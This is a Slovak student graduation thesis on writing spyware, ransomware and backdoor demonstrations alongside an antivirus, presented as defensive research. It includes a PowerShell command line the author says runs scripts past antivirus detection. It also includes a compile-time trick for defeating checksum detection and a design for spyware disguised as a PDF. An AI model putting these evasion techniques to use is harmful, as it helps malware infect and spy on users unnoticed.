

**Spojená škola, o. z.**  
**Stredná priemyselná škola elektrotechnická S. A. Jedlika**  
**Komárňanská 28, Nové Zámky**

## **„Vývoj vírusov a bezpečnejšieho modelu OS“**

**Vlastný projekt**  
**Praktická časť odbornej zložky maturitnej skúšky**

2019  
Nové Zámky

riešiteľ:  
**Richard Baláž**  
ročník štúdia: štvrtý

---

konzultant:  
Ing. Michal Miko

Spojená škola, o. z.  
Stredná priemyselná škola elektrotechnická S. A. Jedlika  
Komárňanská 28, Nové Zámky

**PRAKTICKÁ ČASŤ ODBORNEJ ZLOŽKY MATURITNEJ SKÚŠKY**

**Vlastný projekt**

Meno študenta:	Richard Baláž
Trieda:	IV.IT
Školský rok:	2018/2019
Študijný odbor:	Informačné a sieťové technológie
Interný konzultant:	Ing. Michal Miko
Externý konzultant:	-

Názov projektu: „Vývoj vírusov a bezpečnejšieho modelu OS“

---

žiak

---

externý konzultant

---

interný konzultant

---

zástupca riaditeľa školy

V Nových Zámkoch, 27.10.2018

**Spojená škola, o. z.**  
**Stredná priemyselná škola elektrotechnická S. A. Jedlika**  
**Komárňanská 28, Nové Zámky**

**Čiastkové úlohy:**

1. Vysvetliť činnosť vírusov a antivírusov.
2. Poukázať na bezpečnostné chyby v operačnom systéme.
3. Demonštrovať zraniteľnosť užívateľa vlastnými vírusmi.
4. Vytvoriť antivírusový program na detekciu vírusov.
5. Navrhnuť bezpečnostné opatrenia na mitigáciu hrozieb v operačnom systéme.

# Čestné vyhlásenie

Týmto čestne vyhlasujem, že som celú túto prácu, výskum, vývoj softvéru a návrh bezpečnostných opatrení riadil samostatne, s použitím uvedenej literatúry.

Som si vedomý, že pokiaľ by mnou uvedené vyhlásenie nebolo pravdivé, budem čeliť všetkým z toho vyplývajúcim následkom.

Nové Zámky, 21. január 2019

---

vlastnoručný podpis

# Pod'akovanie

Chcel by som sa poďakovať môjmu konzultantovi Ing. Michalovi Mikovi za pripomienky pri vypracovávaní práce. Touto cestou by som chcel vyjadriť poďakovania za podporu aj Bohu, svojej rodine a priateľom.

# Obsah

Úvod	8
Cieľ práce	9
Metodika práce	10
<b>1 Úvod do počítačových vírusov</b>	<b>11</b>
1.1 Charakteristika činností vírusov . . . . .	11
1.1.1 Deštrukcia . . . . .	11
1.1.2 Šifrovanie súborov . . . . .	11
1.1.3 Špionáž . . . . .	12
1.1.4 Infekcia iných počítačov . . . . .	12
1.2 Princíp fungovania vírusov . . . . .	12
1.3 História počítačových vírusov . . . . .	13
<b>2 Čo sú antivírusové softvéry?</b>	<b>14</b>
2.1 Databáza vírusov . . . . .	14
2.2 Metódy odhaľovania vírusov . . . . .	15
2.2.1 Metóda kontrolného súčtu . . . . .	15
2.2.2 Vyhľadávanie bajtovej sekvencie . . . . .	15
2.2.3 Emulácia . . . . .	16
2.3 Opatrenia po odhalení vírusu . . . . .	16
<b>3 Bezpečnostné chyby v súčasnom operačnom systéme</b>	<b>17</b>
3.1 Bezpečnostná diera:	
Spúšťanie PowerShell neoverenou aplikáciou . . . . .	17
3.1.1 Digitálny certifikát a antivírusová kontrola . . . . .	17
3.1.2 Pokus o spustenie PowerShell skriptu . . . . .	18
3.1.3 Obídenie obmedzenia spúšťania skriptov . . . . .	18

3.2	Riziká z pohľadu bezpečnosti vo Windows 10 . . . . .	19
3.2.1	Spúšťanie nepodpísaných aplikácií . . . . .	19
3.2.2	Spätná kompatibilita so starými verziami OS . . . . .	19
3.2.3	Jednoduché nadobudnutie administrátorských oprávnení . . . . .	20
3.2.4	Beh GUI aplikácie bez GUI . . . . .	20
<b>4</b>	<b>Spyware „VierAugen“ – špehovanie obrazovky užívateľa</b>	<b>21</b>
4.1	Činnosť vírusu . . . . .	21
4.2	Princíp vírusu . . . . .	22
4.3	Metódy vírusu . . . . .	23
4.3.1	Komprimácia spúšťača a nebezpečného kódu . . . . .	23
4.3.2	Infikovanie počítača extrakciou vírusu inštalátorom . . . . .	24
4.3.3	Spustenie nebezpečného kódu cez PowerShell . . . . .	24
4.3.4	Získavanie citlivých údajov nebezpečným kódom . . . . .	25
4.4	Pohľad zo strany útočníka . . . . .	26
4.4.1	Komunikácia medzi vírusom a útočníkom . . . . .	26
4.4.2	Extrakcia textu zo snímok . . . . .	26
4.4.3	Webové rozhranie útočníka . . . . .	27
4.4.4	Riziká ďalšieho spracovania . . . . .	28
<b>5</b>	<b>Ransomware „DocsLocker“ - šifrovanie dokumentov užívateľa</b>	<b>29</b>
5.1	Činnosť vírusu . . . . .	29
5.2	Princíp vírusu . . . . .	30
5.3	Metódy vírusu . . . . .	31
5.3.1	Vyhľadávanie dokumentov na disku . . . . .	31
5.3.2	Šifrovanie súborov utilitou 7-Zip . . . . .	31
5.3.3	Zmena tapety plochy . . . . .	32
5.4	Pohľad zo strany útočníka . . . . .	33
5.4.1	Komunikácia medzi vírusom a útočníkom . . . . .	33
5.4.2	Logger udalostí . . . . .	33
5.4.3	Webové rozhranie . . . . .	33
<b>6</b>	<b>Backdoor „PSRemote“ - ovládnutie počítača zadnými vrátkami</b>	<b>34</b>
6.1	Princíp infikácie . . . . .	34
6.2	Metóda infikácie ISO obrazu . . . . .	35
6.2.1	Vytváranie automatizovaného inštalačného média . . . . .	35

6.2.2	Infikácia inštalačného obrazu vírusom . . . . .	36
6.3	Pohľad zo strany útočníka . . . . .	38
6.3.1	Komunikácia medzi vírusom a útočníkom . . . . .	38
6.3.2	Emulátor terminálu . . . . .	38
6.3.3	Možnosti vzdialeného ovládania počítača backdoorom . . . . .	38
<b>7</b>	<b>Vývoj antivírusu</b>	<b>39</b>
7.1	Princíp detekcie vírusov . . . . .	39
7.2	Vyhľadávanie sekvencie bajtov v súbore . . . . .	40
7.3	Implementácia antivírusu . . . . .	41
<b>8</b>	<b>Návrh bezpečnejšieho modelu OS</b>	<b>42</b>
8.1	Sandbox - izolované prostredie aplikácie . . . . .	42
8.2	Systém udelovania oprávnení . . . . .	43
8.3	Sprísnenie spúšťania nepodpísaných aplikácií . . . . .	43
8.4	Aktívne monitorovanie volaných systémových funkcií . . . . .	43
	<b>Závery práce</b>	<b>44</b>
	<b>Resumé</b>	<b>45</b>
	<b>Zoznam použitej literatúry</b>	<b>46</b>
	<b>Prílohy</b>	<b>47</b>



# Úvod

Aplikácie od tretích strán - používame ich každý deň pri práci s počítačom. Doplňujú naše počítače funkcionalitami, ktorými štandardne operačné systémy nedisponujú.

Môže sa jednať o rôzne prehliadače, grafické a multimediálne softvéry, ekonomické systémy alebo aj samotné ovládače hardvéru, ktoré poskytujú výrobcovia.

Do týchto softvérov často zadávame citlivé údaje – osobné údaje, čísla kreditných kariet, firemné údaje, faktúry,...

Tieto aplikácie avšak nemusia byť vždy iba na úžitok. Môžu byť infikované škodlivým kódom – tzv. počítačové vírusy.

Mojou motiváciou pre výskum oblasti škodlivých kódov bola skúsenosť s útokom typu ransomware – teda škodlivým kódom, ktorý zašifroval dôležité databázy na zdieľanom sieťovom disku. Niektoré údaje sa podarilo zachrániť, ale žiaľ, boli aj súbory ktoré sa obnoviť nepodarilo.

V tejto odbornej práci budem poukazovať na bezpečnostné chyby v operačnom systéme a demonštrovať spôsoby, ako odpočúvať užívateľa bez toho aby o tom vedel, zašifrovať mu dôležité dokumenty a v poslednom rade aj ovládnuť jeho počítač bez toho, aby vôbec pred tým nejaký vírus spustil.

Žijeme v mylnej predstave o tom, že antivírusy, za ktoré platíme, nás dokážu dokonale ochrániť pred hrozbami počítačových vírusov?

Kto každý má k našim údajom prístup? Dajú sa tieto informácie zneužiť?

Kde tkvie chyba? Aké bezpečnostné chyby sú v súčasnej architektúre operačných systémov? Ako predísť nebezpečným vírusom?

Tieto otázky budú základmi mojej odbornej práce, v ktorej dokážem a navrhнем riešenia na problematiku chybného súčasného modelu najrozšírenejšieho počítačového operačného systému, ktorý je nasadený aj v podnikovej sfére a umožňuje zneužívanie údajov jedným jednoduchým kliknutím.

# Cieľ práce

Hlavným cieľom tejto práce je poukázanie na bezpečnostné chyby v architektúre aplikačnej vrstvy operačného systému Windows 10.

Poukazovať budem vývojom a demonštráciou viacerých vlastných počítačových vírusov a utočnických rozhraní rôznych kategórii:

- Spyware – sledovanie užívateľa, získavanie citlivých informácií
- Ransomware – šifrovanie dát užívateľa a vymáhanie peňazí za odšifrovanie
- Backdoor – ovládnutie počítača pomocou zadných vrátok

Dôležitým cieľom je aj zlepšiť bezpečnosť vytvorením a nasadením špecializovaného antivírusu, ktorý dokáže detegovať prítomnosť vírusov v počítači a dokáže infikované počítače vyliečiť.

V rámci zlepšovania bezpečnosti bude cieľom aj návrh bezpečnejšieho modelu operačného systému pomocou rôznych metód ako napr. „sandboxing“, systém povolení, sprísnenie spúšťania aplikácií tretích strán a aktívne monitorovanie volaných systémových funkcií.

# Metodika práce

Vývoj a testovanie škodlivých vírusov prebiehal v izolovanom virtuálnom počítači s operačným systémom Windows 10 v obmedzenom prostredí a nikdy ho vírusy nekontrolovane neopustili.

Počítačové vírusy som programoval v jazyku C++ s použitím štandardných knižníc a natívnych Windows API knižníc.

Vírusy boli otestované na viacerých rozšírených antivíruoch: ESET Smart Security, Avast, Bitdefender, Windows Defender. Všetky antivírusy v detekcii vírusov zlyhali. Na detekciu bol použitý aj nástroj VirusTotal, ktorý vírus preskenuje vyše 60-timi antivírusmi. Úspešnosť detekcie vírusov bola takmer nulová.

Správanie vírusov je kompletne v mojich rukách. Vírusy sa samé z bezpečnostných dôvodov neprenášajú a neinfikujú ostatné počítače. Vírusy majú vypínač a ich funkcionality sa dá bezpečne vypnúť, a preto nepredstavujú vysokú hrozbu v reálnom svete.

Účel vírusov je načisto vedecký a funkcionality iba na testovanie.

Špecializovaný antivírus používa metódu vyhľadávania bajtovej sekvencie používanej pri obchádzaní bezpečnosti operačného systému Windows 10.

Metodika navrhovania bezpečnejšieho modelu aplikačnej vrstvy spočívala v prieskume špecializovaných metód a následná aplikácia návrhov.

## Kapitola 1

# Úvod do počítačových vírusov

Počítačový vírus je *nežiadaný*, špecializovaný, zlomyseľný druh softvéru, vytvorený za účelom poškodenia užívateľa, vymáhania peňazí alebo špehovania.

Najčastejšou metódou infekcie je sociálne inžinierstvo, pomocou ktorého užívateľ nevedome vírus spustí. Môže sa jednať o cielené útoky na konkrétne osoby a firmy, alebo o necielené útoky, kedy terčom sa môže stať hocikto.

## 1.1 Charakteristika činností vírusov

### 1.1.1 Deštrukcia

Vírusy, ktoré spôsobujú deštrukciu používajú mazacie funkcie súborov a ich prepísanie nezmyslami. Tieto súbory sú nenávratné.

Môže sa jednať aj o zmazanie rôznych systémových súborov potrebných pre bezproblémový chod operačného systému.

V najhoršom prípade môže vírus zmazať alebo prepísať BIOS/UEFI firmvér, čím môže úplne znefunkčniť počítačovú základnú dosku.

### 1.1.2 Šifrovanie súborov

V poslednej dobe sú tzv. ransomware vírusy veľmi populárne. Ich činnosť spočíva v zašifrovaní dôležitých súborov. Následne je od útočníkov požadovaná platba v kryptomenách pre odšifrovanie. Tento typ útoku predstavuje veľmi vysokú hrozbu pre podniky. Útočníci môžu zanechať počítače infikované aj po zaplatení za odšifrovanie a celý proces útoku sa môže v budúcnosti zopakovať.

Ransomware v celosvetovej miere ekonomiky spôsobuje až miliardové straty. [1]

### 1.1.3 Špionáž

Vírus, ktorý zbiera citlivé údaje ako napr. správy, maily, čísla kreditných kariet, firemné dáta, históriu prehliadača a pod. sa nazýva tzv. spyware.

Tieto údaje následne vírus odosiela cez Internet tretej strane, ktorá ich môže predávať reklamným agentúram, ktoré tieto dáta analyzujú a cielenou reklamou zvyšujú efektivitu marketingu.

Záujem o špionážne nástroje počítačovým vírusom môžu mať aj vládne organizácie.

Jedná sa o najnebezpečnejší druh útoku, kvôli ktorému užívateľ stráca súkromie. Strata súkromia môže viesť až k vydieraniu pre informácie vydolované takýmto nežiadaným vírusom – fotky, mailová komunikácia, osobné údaje, atď.

### 1.1.4 Infekcia iných počítačov

Počítačové vírusy charakterizuje schopnosť množiť sa a infikovať iné spustiteľné súbory a prenášať sa v sieti - nakaziť ostatné počítače. Nie každý zlomyselný softvér sa vyznačuje schopnosťou šíriť sa, ale aj napriek tomu je často označovaný ako vírus.

Množenie môže prebiehať rôznymi metódami. Metóda jednoduchého kopírovania spočíva v tom, že vírus sa dokáže nainfikovať do iného súboru, pričom nový vírus je totožný s pôvodným. Nevýhodou tejto metódy je, že jednoduchým skenovaním disku sa dá nový vírus odhaliť pomocou kontrolného súčtu – checksum.

Medzi sofistikovanými metódami patrí polymorfický kód, ktorý šifruje škodlivý kód, vďaka čomu vzniká unikátny vírus po každom kopírovaní a odhalenie checksumom alebo kontrolou sekvencií bajtov je nemožné. Tieto vírusy sa dokážu po načítaní do pamäte samé odšifrovať a zahájiť útok.

## 1.2 Princíp fungovania vírusov

Počítačové vírusy sú spustiteľné binárne súbory, ktoré po spustení jednoduchým dvojklikom užívateľa zavedú do operačnej pamäte škodlivý kód, ktorý volá funkcie aplikačného rozhrania operačného systému.

Tieto funkcie sú najčastejšie:

- Funkcie na manipuláciu so súbormi – čítanie, písanie do súborov
- Funkcie na komunikáciu cez internet
- Funkcie grafického zobrazovania

- Funkcia plánovaného spúšťania

Pokiaľ je vírus spustený ako administrátor, možnosti daného spustiteľného programu, vírusu, sú neobmedzené.

Najnebezpečnejším princípom, na ktorom sa vírus môže zakladať sú tzv. „zero-day“ zraniteľnosti, ktoré využívajú kritické chyby v OS o ktorých spoločnosť nevie. Tieto typy vírusov sú najúčinnnejšie zvyčajne jeden alebo dva dni po vypustení. Výrobca OS tieto zraniteľnosti v OS opravuje a vydáva záplaty vo forme aktualizácii. V ohrození sú najmä staršie verzie operačných systémov, pre ktoré už podpora skončila a ktoré už nedostávajú aktualizácie.

## 1.3 História počítačových vírusov

Prvú teóriu o programoch, ktoré sa dokážu množiť navrhol John von Neumann v roku 1949.

Medzi prvé vírusy sa zaraďoval „Creeper“ vírus, ktorý sa prenášal ešte po sieti ARPANET začiatkom 70-tych rokov. Vírus sa dokázal prekopírovať do iných počítačov a zobrazil správu „I'm the creeper, catch me if you can!“.

Prvý verejný vírus, ktorý opustil počítačové laboratórium bol „Elk Cloner“. V roku 1982 ktorý sa šíril disketami s operačným systémom Apple DOS 3.3.

Vývoj vírusy začal byť populárny príchodom operačného systému Windows NT, kedy bolo možné vytvoriť šifrované programy ktoré ostávali v operačnej pamäti počítača. Odvtedy, ani jedna verzia Windowsu nepriniesla dostatočné opatrenia, ktoré by viedli k rapídному zamedzeniu možnosti vírusov. Medzi najznámejšie počítačové vírusy, ktoré sa v histórii vyskytovali jednoznačne patrí aj „WannaCry“, ktorý sa prenášal po sieti bez užívateľskej interakcie a spôsobil najrozsiahlejšie škody v histórii ransomwarov. Vírus infikoval okolo 200 000 počítačov po 150 krajinách sveta a spôsobil škody v miliónoch až miliardách dolárov. Upravená varianta WannaCry spôsobila uzatvorenie fabriky TSMC, ktorá vyrába integrované obvody v Taiwane. Zasiahnutých bolo až 10 000 počítačov. Tento ransomware spôsobil odklad chirurgických operácií v nemocniciach vo Veľkej Británii z dôvodu infekcie počítačov, ktoré obsluhovali zdravotnícku techniku. [2]

## Kapitola 2

# Čo sú antivírusové softvéry?

Antivírus je špecializovaný druh softvéru tretej strany, ktorého cieľom je pomocou rôznych algoritmov bojovať proti vírusom a chrániť užívateľa.

Detekcia prebieha skenovaním spustiteľných súborov a následným vyhodnocovaním algoritmami za účelom určenia či súbor je hrozba alebo nie.

Za obdobie vzniku prvých antivírusov sa dá považovať obdobie, kedy sa prvé vírusy začali šíriť. Prvé antivírusy boli primitívne a jednoúčelové – vyhľadávali konkrétne druhy vírusov, keďže spočiatku ich veľa nebolo.

Rozmachom internetu sa šírenie a vývoj vírusov rapídne zrýchlil a spoločnosti, ktoré pôsobili na vtedajšom malom trhu antivírusov si začali uvedomovať, že vírusy v budúcnosti budú len pribúdať. Vývoj antivírusov sa začal zrýchľovať.

Dnešné antivírusy deklarujú komplexnú ochranu pred veľa typmi vírusov. Medzi najznámejších výrobcov antivírusov patria: Eset, Avast, Kaspersky, AVG,...

## 2.1 Databáza vírusov

Výrobcovia antivírusových softvérov sa neustále snažia udržiavať svoju databázu známych vírusov aktuálnu – najčastejšie sa jedná o databázu kontrolných súčtov a známych sekvencií nebezpečného binárneho kódu. Všeobecný názov pre všetky známe údaje o víruse je odtlačok vírusu.

Táto databáza môže byť aktualizovaná:

- Manuálne – výskumníkmi v antivírusových laboratóriách
- Automaticky – zaradením odtlačku nového typu vírusu detekciou emulácie

## 2.2 Metódy odhaľovania vírusov

### 2.2.1 Metóda kontrolného súčtu

Metóda kontrolného súčtu je najjednoduchší spôsob detekcie vírusu. Jedná sa jednosmernú matematickú funkciu, ktorá ku sekvencii kombinácie jednotiek a núl - teda súboru, priradí unikátne číslo. Toto vypočítané číslo je následne porovnané s databázovými známymi vírusmi.

Aj napriek tomu, že táto metóda je stále používaná, tento spôsob detekcie má takmer nulovú efektivitu, pretože sa dá jednoducho obísť spôsobom zavedením premennej do zdrojového kódu vírusu, ktorej hodnota bude rozdielna pri každej kompilácii a konečný kontrolný súčet spustiteľného súboru bude vždy iný:

```
int pocitadlo = _TIMESTAMP_
```

Počas kompilácie je zohľadňovaná časová značka, tj. počet uplynulých sekúnd od prvého januára 1970, ktorý je pri každej kompilácii iný.

### 2.2.2 Vyhľadávanie bajtovej sekvencie

Po čase sa objavili softvéry, ktoré boli škodlivým kódom infikované – softvér obsahoval samotný program ale aj vírus.

Kontroly vyhľadáváním bajtovej sekvencie sa zakladajú na fakte, že škodlivý kód je časť sekvencie binárneho kódu programu, ktorá je vždy rovnaká. Tým pádom sa nekontroluje súbor ako celok, ako to je pri detekcii kontrolným súčtom, ale používajú sa vyhľadávacie funkcie regulárnych výrazov zo známej databázy škodlivých sekvencií bajtov. Táto metóda je účinnejšia, pretože dokáže identifikovať rôzne variácie jedného vírusu, ktoré vykonávajú rovnakú škodlivú činnosť.

Sofistikovanejšie vírusy dokážu túto kontrolu obísť tak, že ich sekvencia bajtov je zašifrovaná a je jedinečná. Nazývajú sa vírusy s polymorfickým algoritmom. Pri množení sa, vírusy mutujú originálny škodlivý kód zašifrovaním jedinečným kľúčom. Variácie takéhoto druhu vírusu nie je možné detegovať vyhľadáváním bajtovej sekvencie.



### 2.2.3 Emulácia

Emulačná metóda detekcie je dnes najúčinnější algoritmus odhaľovania škodlivých kódov. Binárny kód sa neanalyzuje, ale pred spustením v reálnom systéme sa spustí v tzv. „*sandboxe*“ – teda v izolovanom prostredí, kde nemôže spôsobiť škody. Toto prostredie sa tvári ako reálny systém ale je možné aktívne sledovať činnosť emulovaného softvéru a pri podozrivých aktivitách ho označiť za nebezpečný vírus.

Túto detekciu robí len malé množstvo antivírusov a nerobí ich pre digitálne podpísané aplikácie, pri ktorých by sa infekcia nemala vyskytovať, z dôvodu užívateľskej nekonvencie a hardvérovej náročnosti. Nevýhodou tejto dynamickej analýzy sú časté falošné poplachy a neúčinnosť v prípade, že vírus sa dokáže po čase v reálnom systéme sám preprogramovať, po tom, ako bol označený emuláciou ako bezpečný program.

## 2.3 Opatrenia po odhalení vírusu

Po tom, ako je softvér označený antivírusom za nebezpečný, súbor je z pevného disku vymazaný a následne je absolútna cesta v súborovom systéme, ktorom sa vyskytoval zakázaná. Účinkom zakázania cesty je ochrana pred infikovaním v budúcnosti.

Keďže antivírus pracuje pod administrátorskými oprávneniami, antivírus dokáže bežiaci proces vírusu z tej cesty ukončiť.

Antivírusové softvéry používajú aj technológiu karantény, ktorá predstavuje priestor, kde môžu byť odhalené vírusy uložené. Užívateľ dokáže z tejto karantény program obnoviť späť do systému, v prípade, že používateľ je presvedčený, že sa jedná o planý poplach.

Pokiaľ sa neznámy program ukáže ako nebezpečný v procese emulácie, antivírus vytvorí odtlačok a kontaktuje cloudové databázové servery so známymi vírusmi a odtlačok tam pridá, aby v budúcnosti mohla byť analýza a detekcia vykonaná rýchlejšou, statickou metódou analýzy.

## Kapitola 3

# Bezpečnostné chyby v súčasnom operačnom systéme

V tejto kapitole odhalím serióznú bezpečnostnú dieru v operačnom systéme Windows 10, na ktorú som narazil počas výskumu a uvediem niekoľko príkladov modelov tohto operačného systému, ktoré predstavujú bezpečnostné riziko pre užívateľa.

Chybný návrh softvéru nie je zriedkavá záležitosť. Avšak ignorácia bugov v komerčnom softvéri je často považované za neakceptovateľné a vedie to k dôvodu, pre ktorý v dnešnom svete existujú vírusy ohrozujúce bezpečnosť užívateľa.

### 3.1 Bezpečnostná diera:

#### Spúšťanie PowerShell neoverenou aplikáciou

PowerShell je novým predinštalovaným shellom pre Windows 10. Umožňuje skúsenejším užívateľom operačného systému využívať funkcie jadra operačného systému, spúšťať programy, zaistovať pre ne vstupy, zobrazovať výstupy a interpretovať skriptové súbory. Je založený na platforme .NET Framework. [3]

##### 3.1.1 Digitálny certifikát a antivírusová kontrola

PowerShell je vydávaný spoločnosťou Microsoft a je podpísaný digitálnym certifikátom Microsoftu - tým istým certifikátom akým sú podpísané ostatné systémové súčasti operačného systému - explorer.exe, dwm.exe, svchost.exe...

Antivírusy považujú aplikácie podpísané týmto certifikátom za dôveryhodné a preto jej činnosti nesledujú.

Pri pokuse o spustenie PowerShell.exe ako administrátor považuje UAC výzva aplikáciu za dôveryhodnú na spustenie.

### 3.1.2 Pokus o spustenie PowerShell skriptu

Pre interpretáciu skriptu je potrebné spustiť PowerShell s parametrom, ktorý nasmeruje PowerShell na súbor (skript), ktorý chceme interpretovať:

```
> powershell.exe -File .\skript.ps1
```

Vo Windows 10 existuje register - ExecutionPolicy, ktorý nastavuje obmedzenie spúšťať skripty týmto spôsobom. Po spustení tohto príkazu PowerShell tento skript nebude interpretovať a zobrazí chybovú hlášku o danom obmedzení.

### 3.1.3 Obídenie obmedzenia spúšťania skriptov

Pri výskume som narazil na zaujímavý prepínač - overenie obmedzenia spúšťania je možné obísť skrytým prepínačom -*executionpolicy bypass*. Tento prepínač nám umožní spúšťanie skriptových súborov.

Antivírusom je tento prepínač pravdepodobne dobre známy, pokiaľ je v kombinácii s prepínačom -*File*, pretože pokiaľ neoverená aplikácia spustí PowerShell s týmto prepínačom, tak je táto neoverená aplikácia považovaná za hrozbu, bez ohľadu na to, čo obsahuje samotný skript.

Avšak zistil som, že je niekoľko spôsobov, ako napísať dané prepínače. Pokiaľ sa miesto -*executionpolicy bypass* napíše skrátená verzia -*ep bypass* tak antivírusy takéto spustenie už nepovažujú za hrozbu a PowerShell im bude naďalej rozumieť a budú fungovať.

Aby som sa zbavil -*File* parametru a tým znížil nedôveryhodnosť spustenia PowerShellu, nahradil som to výrazom, ktorý nájde skript až po spustení PowerShellu.

Konečný príkaz, ktorý umožňuje spustiť PowerShell bez detekcie antivírusom a interpretovať skript s názvom skript.ps1 je:

```
> powershell.exe -ep bypass -command "& '.\skript.ps1'"
```

Výsledkom spustenia neoverenej aplikácie, ktorá dokáže spustiť PowerShell takýmto spôsobom, je, že všetky príkazy ktoré sa nachádzajú v skripte nie sú priamo kontrolované antivírusom, keďže sú spúšťané od overenej aplikácie od Microsoftu. Toto umožňuje útočníkovi prevziať kontrolu nad počítačom, ako bude demonštrované v ďalších kapitolách tejto odbornej práci.

## 3.2 Riziká z pohľadu bezpečnosti vo Windows 10

### 3.2.1 Spúšťanie nepodpísaných aplikácií

Už dávnejšie Windows zaviedol digitálne podpisovanie spustiteľných súborov cez overené certifikáty. Tieto certifikáty vydáva certifikačná spoločnosť pre výrobcu aplikácie tretej strany a majú zaručiť integritu a bezpečnosť aplikácie.

Predvolene, Windows 10 umožňuje spúšťať aj neoverené aplikácie aj z dôvodu spätnej kompatibility starších aplikácií z doby, kedy tzv. „code-signing“ ešte nebol v systéme implementovaný.

Certifikát sa vydáva väčšinou pre softvérové firmy. Problémom je overovanie programov s otvorenými zdrojovými kódmi, pretože certifikát je platený a väčšinou nemôže byť vydaný priamo vývojarom, ale aplikáciu podpisuje samotná firma zaoberajúca sa digitálnymi certifikátmi, čím sa tento proces veľmi komplikuje.

Výhodou certifikátov je ten, že v prípade úniku overeného certifikátu a jeho zneužitíu dokážu antivírusy efektívne, obyčajnou statickou analýzou detegovať potencionálne nechcený softvér.

Zároveň to ale prináša veľmi značnú nevýhodu, kedy už tento certifikát sa nepovažuje za dôveryhodný a je potrebné ho vydať znovu. Za následok označenia uniknutého certifikátu ako nedôveryhodný môže byť falošný poplach antivírusov na aplikácie od výrobcu už osadené v produkcii, ktoré boli pred tým podpísané rovnakým certifikátom.

### 3.2.2 Spätná kompatibilita so staršími verziami OS


Za jednou z najväčšou chybou v architektúre aplikačnej vrstvy operačného systému Windows stojí spätná kompatibilita so staršími verziami systému.

Dnešná verzia Windows 10 podporuje a dokáže bez problémov spustiť aplikáciu napísanú v roku 2001. Hoci z hľadiska praxe sa jedná o pozitívny aspekt, z pohľadu bezpečnosti to môže znamenať vysoký risk – Windows musí poskytovať aj také aplikačné funkcie, ktoré umožňujú získanie citlivých informácií ako napr. ľubovoľné čítanie súborov na disku, spúšťanie procesov cudzích aplikácií alebo automatické spúšťanie aplikácie po štarte systému hoci aj s administrátorskými oprávneniami.

Tento model neumožňuje bezproblémové nasadenie bezpečnostných opatrení a väčších zmien v jadre operačného systému.

### 3.2.3 Jednoduché nadobudnutie administrátorských oprávnení

Hoci štandardne po nainštalovaní Windows samotný užívateľ nie je administrátor, užívateľ môže jednoducho a bez akéhokoľvek namietania systému spustiť softvér ako administrátor, jednoduchým odkliknutím tzv. UAC výzvy.



Obr. 3.1: UAC výzva na udelenie administrátorských oprávnení pre aplikáciu

Po nadobudnutí administrátorských práv môže aplikácia zasahovať do čohokoľvek. Aplikácia získa kontrolu nad systémom a tým pádom aj nad užívateľom.

Takéto udeľovanie oprávnení bez akéhokoľvek vyžadovania hesla je veľmi nebezpečné.

V minulosti boli dokázané metódy emulácie myši a klávesnice cudzím USB/PS2 zariadením. Jednoduchým využitím tohto princípu dokáže cudzie zariadenie emulovať obyčajné kliknutie na „Áno“ a tým spustiť aplikáciu ako administrátor. [4]

### 3.2.4 Beh GUI aplikácie bez GUI

Existujú dva spôsoby, akým aplikácia môže bežať: v konzolovom prostredí alebo v grafickom prostredí.

V oboch prípadoch sa niečo otvára - či už konzola alebo grafické okno. Užívateľ vie jednoznačne povedať, že beží nejaká aplikácia a či je to to, čo chce.

Windows API avšak umožňuje spustiť aplikáciu, ktorá bola skompilovaná ako *Desktop* aplikácia (aplikácia s grafickým prostredím), ktorá však reálne žiadne grafické okno neotvára. Proces aplikácie beží v pozadí a užívateľ o nej ani nevie.

Problémom nie sú systémové aplikácie, ale aplikácie, ktoré spúšťa užívateľ. Ľahko sa môže stať, že otvorí škodlivý kód, ktorý v pozadí vykonáva nechcené aktivity.

## Kapitola 4

# Demonštrácia zraniteľnosti: Spyware „VierAugen“ – špehovanie obrazovky užívateľa

### 4.1 Činnosť vírusu

Škodlivý vírus sa tvári pred spustením ako užívateľovi prospešný súbor – ako PDF súbor. Vírus má ikonu PDF súboru a v názve obsahuje aj príponu „.pdf“. Vírus je tým pádom ľahko zameniteľný so skutočným PDF dokumentom. Po dvojkliku na súbor, bez akejkoľvek výzvy na práva alebo upozornenia o nebezpečnej aplikácii antivírusom sa vírus do počítača nainštaluje a otvára sa PDF dokument. Vírus po inštalácii odosiela útočníkovi snímky obrazovky užívateľa každých 30 sekúnd cez Internet. Všetky procesy vírusu prebiehajú na pozadí a užívateľ o nich nevie.

Veľké množstvo údajov ako napríklad mailová komunikácia, príspevky na sociálnych sieťach, prehliadané stránky, video-konferencie, prihlasovacie mená, čísla kreditných kariet, atď. sú odpočúvateľné treťou osobou – útočníkom. Užívateľ kompletne stráca súkromie bez toho, aby o tom vedel, aj napriek tomu, že môže mať nainštalovaný antivírus, ktorému verí, že ho dokáže ochrániť. Tento druh vírusu sa nazýva spyware.



Obr. 4.1: Infikovaný súbor - vírus, ktorý užívateľ spúšťa z plochy

## 4.2 Princíp vírusu

Vírus, infikovaný spustiteľný súbor, môže byť prenesený k užívateľovi rôznymi spôsobmi ako napr.: prostredníctvom príloh mailovej komunikácie, stiahnutím z neoverených a pochybných internetových zdrojov alebo cieľným sociálnym inžinierstvom, kedy je užívateľ cielene bádaný ku spusteniu takéhoto súboru.

Pokiaľ má užívateľ antivírus, tak tento súbor je skontrolovaný on-demand kontrolou porovnávaním so známymi vírusmi. Vírus takouto statickou kontrolou úspešne prejde a následne je vírus zavedený do operačnej pamäte odkiaľ začne proces inštalácie spúšťača a nebezpečného kódu.

Po rozbalení spúšťača a nebezpečného kódu do tzv. appdata priečinka sa nastaví periodický plánovač tak, aby každú minútu Windows zapol spúšťač, ktorý následne špecifickým spôsobom (bezpečnostnou dierou v PowerShell) spustí nebezpečný kód, ktorý je uložený na disku.

Nebezpečný kód získava citlivé informácie – snímky obrazovky užívateľa prostredníctvom Windows API. Po získaní snímky nebezpečný kód dáta skomprimuje, zapúzdri a pošle cez sieťové rozhranie po Internete k útočníkovi.

